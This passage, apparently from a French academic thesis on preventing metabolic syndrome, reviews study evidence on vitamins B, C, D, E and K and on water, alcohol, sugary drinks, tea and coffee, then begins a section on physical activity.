La vitamine B3 ou niacine ou vitamine PP est aussi nommée l'acide nicotinique ou le nicotinamide. La vitamine B3 intervient dans le métabolisme lipidique. (317) Des études laissent apparaître le lien entre supplémentation en vitamine B3 et amélioration des paramètres du syndrome métabolique et des complications cardiovasculaires. La niacine agit favorablement sur le métabolisme lipidique. Comparé à un traitement par statine chez des volontaires, l'action est plus globale par action sur la diminution des triglycérides, du LDL-cholestérol et augmentation du HDLcholestérol. L'effet est dose dépendant entre 500 et 2000 mg/j. Le mécanisme d'action fait intervenir plusieurs systèmes de signalisation au niveau hépatique passant par des récepteurs à la niacine qui ne sont pas tous connus. Son activité anti-inflammatoire n'est pas certaine car toutes les études ne retrouvent pas d'association au taux de CRP. A partir de 1,5 g/j, la niacine induit la sécrétion d'adiponectine selon une seule étude. Selon l'étude *Coronary Drug Project*, la prise de niacine réduit faiblement la tension artérielle par rapport à un placebo, ce qui participerait à l'effet bénéfique au niveau cardiovasculaire mais le mécanisme reste incompris. La prise de niacine à dose thérapeutique pour agir sur le métabolisme lipidique est associée à une augmentation de la glycémie et de l'HbA1c chez des patients diabétiques. Ce mécanisme qui semble venir d'une insulino-résistance accrue n'est pas élucidé. (318, 319) L'acide nicotinique est avantageux seulement dans la prévention du métabolisme lipidique et de ses complications, mais les effets indésirables au niveau du métabolisme glucidique et le risque de bouffées de chaleur limite son utilisation dans le syndrome métabolique et la population générale. (320)

La vitamine B5 ou acide pantothénique se retrouve dans l'alimentation, mais sa synthèse se fait aussi par la flore digestive. Son absorption digestive dépend de la quantité de vitamine B8 prise simultanément. L'acide pantothénique a un rôle dans le métabolisme glucidique et lipidique. Il rentre aussi dans la composition du coenzyme A. (321) Deux dérivés : le panthénol et la pantéthine sont utilisés dans certains pays pour leurs propriétés. Seule la pantéthine montre une efficacité selon des études pour la diminution du LDL-cholestérol par inhibition de sa synthèse. Son action d'accélération du métabolisme lipidique pour l'utilisation d'énergie diminue aussi le taux de triglycérides, chez des patients diabétiques selon les expérimentations de compléments. La prise de pantéthine serait bénéfique pour éviter les complications cardiovasculaires dans les stades légers à modérés de dyslipidémies, pour des patients qui n'ont pas encore besoin d'être traités par des statines. (322, 323) Les carences sont rares, une complémentation en vitamine B5 n'est pas nécessaire pour prévenir les paramètres du syndrome métabolique. Son rôle dans la prévention des neuropathies diabétiques n'est pas prouvé. Aucune toxicité de la vitamine B5, même à forte dose n'a été trouvée. (324)

La vitamine B6 comprend six substances : la pyridoxine, le pyridoxal, la pyridoxamine et celles avec un phosphate de plus. La vitamine B6 intervient dans le métabolisme des acides aminés et le glycogène ainsi que dans la synthèse d'ADN, de l'hémoglobine et de neuromédiateurs. (325) Chez des diabétiques avec ou sans néphropathie les taux de pyridoxine, pyridoxal et pyridoxamine et les

composés phosphatés sont corrélés soit positivement, soit négativement selon les taux de glycémie, insuline et les complications présentes. Le mécanisme est inconnu et ne permet pas d'utiliser les taux de vitamine B6 comme marqueur ou dans la prévention du diabète ou ses complications. Les connaissances restent à approfondir. (326) Le pyridoxal chez l'animal diminue les pressions artérielles systoliques et diastoliques. Chez l'homme son rôle n'est pas suffisamment connu pour affirmer une action bénéfique de la supplémentation sur le métabolisme. Une carence est rare avec une alimentation normale, donc une complémentation n'est pas recommandée dans la prévention d'un ou plusieurs composants du syndrome métabolique. (327)

La vitamine B8 ou vitamine H ou biotine ou vitamine B7 selon les pays participe à la synthèse des vitamines B9 et B12. La biotine est essentielle au transport de CO₂ (dioxyde de carbone) et influe sur le métabolisme énergétique. (328) Une étude sur des sujets diabétiques ou non, âgées de 30 à 65 ont reçu de la biotine ou un placebo pendant 28 jours. L'analyse des taux sanguins d'insuline, glucose et cholestérol ne sont pas significativement différents dans les groupes. Les taux de triglycérides sont réduits significativement distinct dans les groupes ayant pris de la biotine, diabétiques ou non. Le nombre de participants est petit pour conclure clairement à son intérêt thérapeutique dans le traitement de la triglycéridémie, mais en prévention cela pourrait être approfondi. Dans cette étude, l'amélioration de la glycémie n'a pas été retrouvée, alors que d'autres études révèlent une diminution légère. (329) Une étude américaine a conclu que l'association de chrome et de biotine permet de réguler la glycémie chez des diabétiques de type 2. Cette étude ne permet pas d'affirmer l'intérêt seul de la biotine sur la prévention de l'hyperglycémie. Des études plus longues chez l'Homme sont à mener pour le confirmer. (330) Les carences en biotine sont rares, avec une alimentation standard, donc les suppléments ne sont recommandés qu'en cas de carence avérée par un médecin. Aucune toxicité n'a été mise à jour, mais son utilisation en prévention des composants du syndrome métabolique n'est pas suffisamment connue pour être considérée efficace. Son action sur la prise de poids n'a été approuvée par aucune étude et l'action sur les autres paramètres restent à authentifier. (331)

La vitamine B9 ou acide folique ou vitamine M après activation enzymatique est indispensable à la synthèse des acides aminés. (332) Un déficit en folate est retrouvé chez les personnes obèses, mais l'effet d'une supplémentation chez ces personnes et sur leur métabolisme n'a pas suffisamment été étudié pour conclure à une action quelconque. (333) Des études ont comparé la prise de folate chez des patients hypertendus ou non mais les résultats sont divergents. La tension artérielle est légèrement diminuée chez des patients hypertendus, pourtant, ce n'est pas confirmé chez des patients traités pour de l'hypertension qui prennent de l'acide folique en complément. La complémentation n'est utilisée que si une carence est diagnostiquée, avec une anémie macrocytaire ou un autre signe associé. Un surdosage en folate peut cacher une carence en vitamine B12. (334)

La vitamine B12 ou cobalamine est la seule vitamine absente des fruits et légumes, elle se retrouve dans les abats, viandes, poissons, fruits de mer, œufs et produits laitiers. Sa synthèse est exclusivement bactérienne. Son absorption dépend de l'acidité, elle diminue avec l'âge ce qui augmente l'insuffisance d'apport. Ensuite elle est stockée dans le foie, après son transport par des protéines. C'est un cofacteur de la synthèse d'ADN et des acides gras, en association avec la vitamine B9. Elle se retrouve au centre de l'atome de cobalt. (335) Chez les personnes obèses ou non, le taux de vitamine B12 a été comparé avec les composants du syndrome métabolique. Le taux de vitamine B12 est plus bas chez les personnes obèses. Aucune explication n'est encore avérée chez l'Homme, mais une insulino-résistance semble apparaître. Un désordre lipidique associé est observé, sans connaître le mécanisme. Des études restent à mener pour trouver les liens chez l'Homme. Chez le raton, une carence provoque une hypertension artérielle. Tout cela reste à prouver chez l'homme. (336) Pour le moment une complémentation en vitamine B12 est recommandée chez des personnes à risque de carences ou s'il y a un diagnostic médical : les végétaliens ou les personnes avec une maladie de Biermer. Aucune toxicité n'a été découverte, même avec un surdosage mais l'action préventive sur des paramètres de syndrome métabolique n'est pas démontré. (337)

II.1.1.6.2.3 : Vitamine C

La vitamine C ou l'acide ascorbique est présent dans les agrumes, les fruits frais et les légumes, plutôt frais car la cuisson la détruit. Hydrosoluble, son absorption cellulaire dépend du taux d'insuline, l'hyperglycémie l'inhibe. L'acide ascorbique est antioxydant, il prévient la glycosylation des protéines et les lésions endothéliales. La vitamine C contribue à l'absorption et le stockage du fer et le métabolisme de la carnitine. La vitamine C participe à la régénération de vitamine E. (338) Une étude chez 352 âgées de plus de 65 montre une corrélation entre le déficit en vitamine C et la prévalence plus importante de syndrome métabolique. Cette observation est plus remarquable chez les femmes et il existe une association inverse avec le taux de CRP. La vitamine C agit par action anti-inflammatoire et antioxydante, néanmoins son effet bénéfique en prévention des composants du syndrome métabolique chez l'Homme n'est pas expliqué et vraiment déterminé. (339) La carence est devenue rare mais peut entraîner une maladie : le scorbut qui se manifeste par des saignements des gencives, une bouche sèche, des ecchymoses, des douleurs musculaires, de la fatigue et une anémie pouvant aller jusqu'au coma mortel. La surdose de vitamine C (plus de 1000 mg /j) pourrait augmenter la tension artérielle. Alors qu'une dose de 500 mg/j diminue la tension artérielle. La complémentation en vitamine C n'est pas nécessaire si l'alimentation est normale. Les effets d'une consommation à long terme ne sont pas suffisamment connus pour être considérée bénéfique en prévention des composants du syndrome métabolique. (340)

II.1.1.6.2.4 : Vitamine D

La vitamine D provient de sources alimentaires comme les poissons « gras » et les laitages. Sa forme active est le cholécalciférol ou vitamine D3 présente dans les produits d'origine animale. L'ergocalciférol ou vitamine D2 est retrouvée dans la plupart des aliments d'origine végétale. Liposoluble, son élimination est fécale. Indispensable au métabolisme osseux, la vitamine D est activée dans l'organisme suite à deux étapes enzymatiques d'hydroxylation au niveau hépatique et rénal. Après la photosynthèse sous-cutanée : l'ensoleillement avec les rayons UV (ultraviolet) B apportent une quantité nécessaire au fonctionnement cellulaire. (341) Une étude chez 107 personnes obèses avec et sans syndrome métabolique, d'âge moyen ont été comparés. Dans les 2 groupes d'obèses, les taux de vitamine D sont bas et encore plus si un syndrome métabolique est diagnostiqué. Le taux bas de vitamine D est corrélé au poids, l'IMC, le tour de taille élevé et l'hyperglycémie. Le syndrome métabolique est associé à un manque en vitamine D. Les besoins seraient plus importants en tocophérol chez ces patients atteints du syndrome métabolique. (342, 343) La prise de vitamine D chez l'Homme avec un déficit n'est pas assez documenté pour affirmer les liens avec l'insulinosensibilité, le cholestérol, la triglycéridémie, et le poids. Certaines études chez l'adolescent retrouvent une amélioration de la glycémie, mais ce n'est pas significatif. Selon les connaissances, une consommation supplémentaire en vitamine D dans la prévention des composants du syndrome métabolique n'est pas recommandée. (344) Chez l'homme, 600 UI journaliers et 800 UI chez la femme sont recommandés. Ces recommandations peuvent différer selon l'exposition au soleil et la pigmentation de la peau. Toutefois des carences sont fréquentes dans la population, notamment aux extrémités de la vie. Une complémentation est envisagée seulement après un dosage de la vitamine D ou l'existence de signes cliniques caractéristiques d'un déficit. (345)

II.1.1.6.2.5 : Vitamine E

L'alpha-tocophérol est la substance la plus connue des huit molécules qui font partie de la famille de la vitamine E. Présente dans les huiles végétales, légumes verts, graines, fruits à coque et graisses des poissons et viandes, la vitamine E est liposoluble. Son métabolisme est lié aux acides gras polyinsaturés. Les médicaments qui diminuent l'absorption intestinale des graisses dans le cadre de l'obésité ou du cholestérol baisse de fait l'absorption de la vitamine E. L'EFSA et la CE lui attribuent un rôle dans la régénération de la vitamine C. (346) Un déficit en vitamine E antioxydante est associé à la prévalence du syndrome métabolique. Ce taux de vitamine E n'est pas corrélé avec tous les paramètres du syndrome métabolique, mais le rapport leptine/adiponectine est inversement associé avec chez des adolescents. (347) La vitamine E est stockée en quantité dans le tissu adipeux, des interactions avec le métabolisme lipidique sont suspectées, soit par action antiinflammatoire et/ou antioxydante. De plus les sécrétions de leptine et adiponectine dépendrait du taux de vitamine E. Le mécanisme reste à découvrir. (348) Chez 24 volontaires sains, après 2 semaines de prise de tocophérol, le taux de leptine était bien augmenté et l'activité antioxydante aussi. Cette étude ne permet pas de décrire le mécanisme qui unit la vitamine E avec les paramètres du syndrome métabolique. La consommation de vitamine E supplémentaire n'est pas recommandée avec une hygiène de vie standard. (349) Les apports conseillés chez l'adulte sont de 15 mg par jour. Les carences sont rarissimes et s'installent sur des années, elles se traduisent par des douleurs et brûlures au niveau des pieds et des mains. C'est plus souvent observé chez des personnes avec une maladie chronique de l'intestin ou une maladie génétique. (350)

II.1.1.6.2.6 : Vitamine K

La vitamine K, sous ses 3 formes est liposoluble. La vitamine K1 ou phytoménadione ou phylloquinone et la vitamine K2 ou ménaquinone sont les principales. Les légumes verts (choux et épinard...) et les huiles végétales contiennent de la vitamine K1 et le foie, le beurre, le jaune d'œuf et les poissons contiennent de la vitamine K2. La vitamine K est formée en partie par le métabolisme du microbiote intestinal et le reste provient de l'alimentation. Son métabolisme est lié à celui de la vitamine D. (351) Son rôle est important dans la coagulation sanguine et le métabolisme osseux. Des protéines de la coagulation sont dépendantes de sa quantité (facteurs II, VII, IX, X PC et PS). Les AVK (antivitamine K) exercent une action sur le métabolisme de la vitamine K, diminuant sa quantité et ses effets sur la coagulation. Le suivi de l'INR (international normalised ratio) évalue le temps de coagulation du sang d'un patient par rapport à un témoin afin d'éviter les risques de thromboses. Les patients traités par AVK doivent limiter la consommation d'aliments riches en vitamines K. (352) Une cohorte de 625 volontaires avec ou sans syndrome métabolique questionnés sur leur alimentation a montré un lien entre le statut en vitamine K et les composants du syndrome métabolique. Un taux de vitamine K élevé est corrélé à un tour de taille moins important en une présence du syndrome métabolique plus basse. La prise de ménaquinone par l'alimentation est associée à une prévalence du syndrome métabolique plus basse et une triglycéridémie moins haute. Aucun lien avec la consommation de phylloquinone n'a été retrouvé. La prise de ménaquinone en complément n'a pas été étudiée dans la prévention des composants du syndrome métabolique, elle n'est pas utilisée dans cette indication. (353) L'insuffisance en vitamine K s'exprime par des ecchymoses et des saignements du nez, des selles noires, des règles abondantes et l'ostéoporose. Il ne semble pas y avoir d'effet indésirable, même à haute dose. (354)

Le dosage des vitamines est rarement fait. A part la vitamine D qui est explorée dans les hypocalcémies dues au rachitisme chez l'enfant ou l'ostéomalacie de l'adulte. Le rôle exact de chaque vitamine n'est pas certain, ni leur dose toxique. Leur lien exact avec le syndrome métabolique est à explorer plus précisément. Les antioxydants sont à privilégier dans l'alimentation

pour prévenir des risques d'insulinorésistance, surpoids, et les conséquences du tabagisme. Les polyphénols, vitamine C, E, caroténoïdes, zinc, sélénium et manganèse sont reconnus comme des antioxydants directs. Les vitamines du groupe B, le chrome et le magnésium agissent indirectement sur l'oxydation. Les doses d'utilité thérapeutique ne sont pas définies, donc leurs apports supplémentaires ne sont pas recommandés dans la prévention du syndrome métabolique. Les apports doivent venir de l'alimentation, en choisissant les aliments riches en antioxydant afin de réduire les risques. (355) La figure 29 est un schéma qui illustre quelques effets des micronutriments, vitamines et plantes étudiées.




Figure 29 : Actions suspectées des micronutriments, vitamines et plantes sur le syndrome métabolique (356)

II.1.1.7 : Boissons

Tout comme les aliments, les boissons apportent différents nutriments, vitamines et minéraux. Elles contribuent à l'équilibre nutritionnel selon leur quantité et leur qualité.

II.1.1.7.1 : L'eau

L'eau est la boisson indispensable à la vie. L'eau du corps représente environ 60% du poids d'un adulte moyen. Les apports en eau viennent de l'eau de boisson, de l'eau contenue dans les aliments et l'eau de combustion produite par réaction chimique lors du métabolisme des aliments. Les apports

et les pertes d'eau participent à l'équilibre hydroélectrolytique. Les pertes rénales sont physiologiques jusqu'à un certain seuil mais les vomissements, diarrhées, transpiration et perspiration (échanges gazeux à travers la peau) peuvent perturber cet équilibre. La quantité d'eau est moins importante chez la femme, l'obèse et la personne âgée. L'eau de l'organisme est répartie dans plusieurs compartiments intracellulaire et extracellulaire. L'eau sert à maintenir la température corporelle, faire circuler le sang, oxygéner les cellules et éliminer les déchets. (357) L'eau du robinet, l'eau de source et l'eau minérale contiennent des taux différents en minéraux. Il est préférable de choisir une eau avec une teneur en sodium moins importante, surtout chez les personnes avec de l'hypertension artérielle. Les recommandations sont de boire 1,5 litres d'eau par jour environ. Ces recommandations sont à moduler selon le poids, l'âge et l'activité physique qui augmente les pertes par transpiration. Afin d'évaluer les besoins, un calcul simple à partir du poids en Kg auquel on soustrait 20 et qu'on multiplie par 15, puis on ajoute 1500 donne un résultat en mL pour une journée. Par exemple, une femme de 65 Kg aura besoin de 2175 mL d'eau par jour. $[(65-20) \times 15 + 1500 = 2175]$ Ses besoins quotidiens sont environ de 2,2 L et normalement 1L d'eau par jour est apporté par les aliments, donc elle devrait boire 1,2 L par jour. (358) Les eaux alcalines seraient bénéfiques sur les taux de glucose, de cholestérol et de triglycérides par son effet antioxydant chez des rats avec des troubles métaboliques. Chez des rats obèses, l'eau alcaline par régulation du cholestérol aide à la perte de poids. (359) L'eau hydrogénée est une eau riche en protons (H+) créée par électrolyse. Cette eau produite par des appareils est dénommée également eau alcaline ionisée a été étudié au Japon, 20 patients à risque de syndrome métabolique devaient boire 2L d'eau riche en hydrogène pendant 8 semaines. Les résultats sanguins ont montré une diminution de la cholestérolémie totale et une augmentation du HDL-cholestérol et des concentrations en enzymes antioxydantes. Ces améliorations contribuent à la réduction du risque de syndrome métabolique. Chez 36 autres volontaires au stade de pré-diabète ou diabétiques, la consommation d'eau riche en hydrogène améliore la tolérance au glucose chez les personnes pré-diabétiques, améliore les marqueurs du stress oxydatif et réduit le LDL-cholestérol après 8 semaines. Ces études sur un petit nombre de sujets ne permettent pas de conclure sur un effet bénéfique à long terme dans la prévention du syndrome métabolique. En France l'eau enrichie en oxygène reste sous contrôle médical dans certaines maladies pour laquelle l'action palliative est reconnue. (360)

II.1.1.7.2 : L'alcool

Pour les hommes : 2 verres de vin et 1 pour les femmes sont conseillés au maximum par jour. Le vin rouge et ses tanins sont bénéfiques pour le système cardiovasculaire. Le vin blanc contient plus de sulfites pour la conservation, ils sont responsables de réaction inflammatoire plus ou moins importante et augmente le risque de céphalée. (361). Mais 1 g d'alcool représente 7 Kcal, plus qu'1 g de glucide. Il est très calorique, il faut le prendre en compte dans les apports journaliers. L'apport calorique important augmente le tour de taille et l'IMC, ce qui serait à l'origine de l'insulinorésistance et autres variables du syndrome métabolique. L'association entre la consommation d'alcool et le syndrome métabolique dépend des différents alcools et leur mode de consommation. L'étude américaine qui a suivi pendant 3 ans 1529 volontaires âgés de 20 à 84 ans conclue que la consommation excessive, dépassant les recommandations et répétée d'alcool est corrélée à l'insulinorésistance, l'hypertriglycéridémie, l'obésité abdominale et l'hypertension artérielle. (362) Le mécanisme de l'insulinorésistance serait lié à l'augmentation de l'activité sympathique selon la quantité et la régularité de la consommation d'alcool. Au niveau hépatique, le mécanisme n'est pas compris, l'augmentation de la néoglucogenèse est suspectée mais pas retrouvée dans toutes les études. L'effet de l'alcool dépend de la quantité et d'autres facteurs associés chez les consommateurs : alimentation, tabac, activité physique. (363)

II.1.1.7.3 : Les sodas et jus de fruits

Les sodas et jus de fruits ont des teneurs en glucides souvent très importantes. Un verre de jus de fruit est accepté par jour car il contient des vitamines. La prise de boissons sucrées est associée à l'élévation des risques de troubles métaboliques dont le syndrome métabolique chez les jeunes adultes. (364) L'incidence et la prévalence du syndrome métabolique sont augmentées par rapport à une population témoin qui ne consomme pas ces boissons. Les troubles métaboliques perturbés sont la glycémie, le cholestérol, les triglycérides et le tour de taille qui correspond au signe de l'obésité. Plus d'une boisson par jour, de type soda ou jus de fruits est associé à l'augmentation du risque des composants du syndrome métabolique dont l'obésité et les troubles du métabolisme glucidique. Ces observations sont retrouvées dans la majorité des études selon la méta-analyse mais le lien de causalité ne se fait que par la prise de poids qui serait à l'origine des troubles glucidiques et amènerait au syndrome métabolique. (365) Ces boissons sucrées contiennent du glucose mais aussi du fructose qui est le sucre naturel des fruits. Avec les sirops ou les parfums de soda, la consommation du fructose augmente ce qui serait lié au développement de l'obésité, du diabète de type 2, du syndrome métabolique et leur conséquences cardiovasculaires et rénales. Par son métabolisme hépatique, après son absorption intestinale, le fructose participe à la formation de triglycérides. (366) Les sodas, jus de fruits et boissons énergisantes sans sucre sont aussi associées à un risque élevé de syndrome métabolique avec prise de poids et anomalies glucidiques selon des questionnaires et les analyses des résultats sanguins. Cependant l'étude ne met pas en évidence un lien de causalité qui explique cette hausse du risque de syndrome métabolique avec la consommation de boisson dites « diététiques ». (367)

II.1.1.7.4 : Thé

Les feuilles de *Camellia sinensis* contiennent de la théine, des polyphénols antioxydants dont des catéchines, des théaflavines et des théarubigines. Les polyphénols dont le plus connus dans le thé : l'épigallocatechin-3-gallate améliorerait les symptômes du syndrome métabolique par diminution de l'absorption des glucides selon des études sur des souris. (368) Les catéchines du thé chez la souris et in vitro ont un effet sur l'obésité par réduction de la différenciation et la prolifération des adipocytes. La lipogenèse et l'absorption des lipides sont diminués ce qui baisse les taux de cholestérol, triglycérides, acides gras libres et glucose dans le sang. Au contraire les taux d'insuline et de leptine sont augmentés. La perte de poids due à la prise de thé se fait par l'action sur différentes cibles : le tissu adipeux, le foie, l'intestin et le tissu musculaire. (369) Chez l'Homme, les études montrent une diminution de la prévalence du syndrome métabolique chez les personnes qui consomment des catéchines du thé vert. La dose optimale en catéchines et le mécanisme ne sont pas définis car les études menées sont faites sur une courte durée avec un petit nombre de participants. La perte de poids et l'amélioration du métabolisme sont retrouvées chez les volontaires, mais l'effet antioxydant, anti-inflammatoire, sur la baisse de la tension artérielle et l'action bénéfique sur le profil lipidique ne sont pas suffisamment significatifs selon les études humaines pour les approuver. La consommation du thé vert est potentiellement avantageuse pour prévenir certains composants du syndrome métabolique, mais des études complémentaires sont nécessaires afin de confirmer la sécurité de son emploi. (370) Chez 45 personnes âgées diagnostiquées pour un syndrome métabolique, la consommation de 3 tasses de thé vert par jour pendant 2 mois par rapport à des témoins n'en consommant pas ont significativement perdus du poids, leur tour de taille et leur IMC ont baissé. Les autres composants du syndrome métaboliques : les anomalies glucidiques, lipidiques et la tension artérielle restaient semblables dans les 2 groupes. L'effet du thé vert n'est pas assez clair sur les variables du syndrome métabolique pour le prévenir. (371) Moins de 2 tasses de thé par jour est jugée inefficace selon l'ANSM pour un effet visible sur la perte de poids. La diminution de la faim et de la consommation alimentaire n'est pas avérée. Cette boisson a plus de

vertu si elle est prise hors de repas et sans ajout de sucre ou lait. Le risque d'une consommation trop importante est la constipation et la baisse de l'absorption du fer. Des extraits de thé sont disponibles en supplémentation particulièrement pour l'effet drainant et la perte de poids. Cependant une concentration trop forte peut avoir des conséquences hépatiques. L'effet exact du thé n'est pas encore certain concernant toutes ses propriétés car cela dépend de sa teneur pour chaque composant et de son métabolisme chez l'individu. Une consommation de thé modérée est possible, toutefois les extraits de thé vert ne sont pas recommandés car leur dosage et leur action restent incertaines chez l'Homme. (372) La théine est un autre nom pour la molécule de caféine dans le thé. Les catéchines du thé diminuent l'absorption de la caféine, ce qui explique l'effet moins stimulant du thé et cela dépend de sa concentration. (373)

II.1.1.7.5 : Café

Très consommé, le café renferme comme principe actif la caféine. Psychostimulant et diurétique, ses propriétés n'expliquent pas tous ces effets. L'augmentation des transmissions de la dopamine est liée à un risque de dépendance. Les études ne s'accordent pas toutes sur ces effets. Jusqu'à 3 tasses par jour, des bénéfices seraient visibles sur la prévention du diabète de type 2 et le syndrome métabolique. (374) Les études japonaises montrent une association inverse entre la consommation de café et les composants du syndrome métabolique. Le café est moins bu en Asie qu'en Europe, cependant sur les 1902 volontaires, le café est associé à la diminution significative du tour de taille, de la glycémie à jeun, la pression artérielle et le profil lipidique par rapport à des témoins ne consommant pas de café. Seul le HDL-cholestérol n'est pas significativement différent dans les 2 groupes. (375) Une cohorte moins importante de 554 participants confirme l'association de la prise de café et des composants du syndrome métabolique. Moins de 3 tasses par jour de café diminue principalement la triglycéridémie et la glycémie ce qui contribue à la diminution de la prévalence du syndrome métabolique chez les buveurs de café. Car les différences de poids et de pression artérielle ne sont pas significatives. Le mécanisme expliquant cette relation est à étudier. (376) Une analyse sur 450 personnes suivies pendant 30 ans a analysé les composants du syndrome métabolique avec la consommation de café. A long terme, la consommation jusqu'à 6 tasses par jour est associée à une amélioration du HDL-cholestérol seulement chez les femmes. La baisse de l'IMC, de la glycémie et des triglycérides ne sont pas significatives chez l'homme comme chez la femme selon cette étude à long terme. A court terme, les effets semblent plus avantageux sur le syndrome métabolique, mais ils ne sont pas tous retrouvés dans cette étude. A long terme, l'effet d'une consommation excessive n'a pas été étudié. Selon les questionnaires, les hommes ne dépassent pas 5 tasses par jour en moyenne et 3 pour les femmes. (377) Les études ne sont pas toutes en accord quant aux résultats. Cependant une méta-analyse atteste de l'association entre la prévalence du syndrome métabolique et la consommation de café. Mais cette relation dépend de la dose de café, sans qu'un lien dose-effet linéaire soit établi. De 1 à 4 tasses par jour le bénéfice sur le syndrome métabolique est remarqué. La cause reste à découvrir. (378) L'effet préventif du café sur le syndrome métabolique serait dû aux polyphénols antioxydants et pas à la caféine. (379) L'ANSES a déterminé une dose quotidienne selon les études de 400 mg de caféine, soit 4 expresso car après cette dose, l'effet du café serait inverse en favorisant la prise de poids et la perturbation du sommeil. Les effets indésirables de la caféine si la consommation est excessive et au mauvais moment de la journée (le soir) sont agitation, tachycardie, insomnie et vertiges. (400) La caféine se retrouve aussi dans le thé, le chocolat, le kola, la guarana, le maté. Des extraits de caféine sont présents dans des compléments alimentaires à visée amaigrissante ou stimulante. Cette prise s'ajoute à la caféine bue et peut amener à une quantité excessive qui potentialise les effets indésirables. (401) La caféine est métabolisée par des cytochromes hépatiques en métabolites actifs. La paraxanthine majoritaire est stimulante au niveau central. La théobromine, présente dans le chocolat aurait un effet positif sur l'humeur. Enfin la théophylline utilisée dans l'asthme et la bronchite chronique a une action diurétique et lipolytique. Les interactions médicamenteuses sont

possibles avec ce métabolite. (402) Les composants du café ont de nombreuses propriétés mais il est difficile de doser sa consommation quotidienne exacte car les teneurs dans les aliments et boissons varient selon la qualité et la provenance du produit. La figure 30 montre la molécule de caféine et ses métabolites.




Figure 30 : Molécule de caféine et ses métabolites (373)

L'alimentation est complexe mais elle apporte tous les nutriments nécessaires si elle est variée, avec des produits solides et liquides. Le goût de l'individu importe sur les choix alimentaires. Néanmoins, les conseils sont de limiter les ajouts de sucre et de sel. Il est recommandé de privilégier les produits naturels ou préparer soi-même. Prendre son temps pour manger et à des heures régulières. (403)

II.1.2 : Activité physique

Toutes les études sur plusieurs populations décrivent l'amélioration significative des troubles métaboliques. Selon l'âge et le sexe, les effets sont plus ou moins marqués. L'activité physique doit être adaptée à la personne. Autant pour les personnes avec une ou plusieurs anomalies métaboliques que celles sans, l'activité diminue les risques. L'utilisation de l'énergie stockée sous forme de graisse et de glucose favorise la perte de poids et rééquilibre le fonctionnement des organes et tissus. Il est conseillé de rester le moins souvent assis possible. (404) L'activité physique améliore tous les composants du syndrome métabolique : diminution de la graisse viscérale, augmentation du HDL-cholestérol et de l'insulino-sensibilité, baisse de la pression artérielle et des triglycérides, même sans perte de poids chez les volontaires suivis. Quand une perte de poids est associée, les amplitudes d'amélioration sont plus importantes. La marche est l'activité la plus facile et répandue. Elle participe à la prévention du syndrome métabolique quand les recommandations de l'ordre de 30 min par jour sont atteintes. Une activité plus intense si l'état du patient le permet peut-être 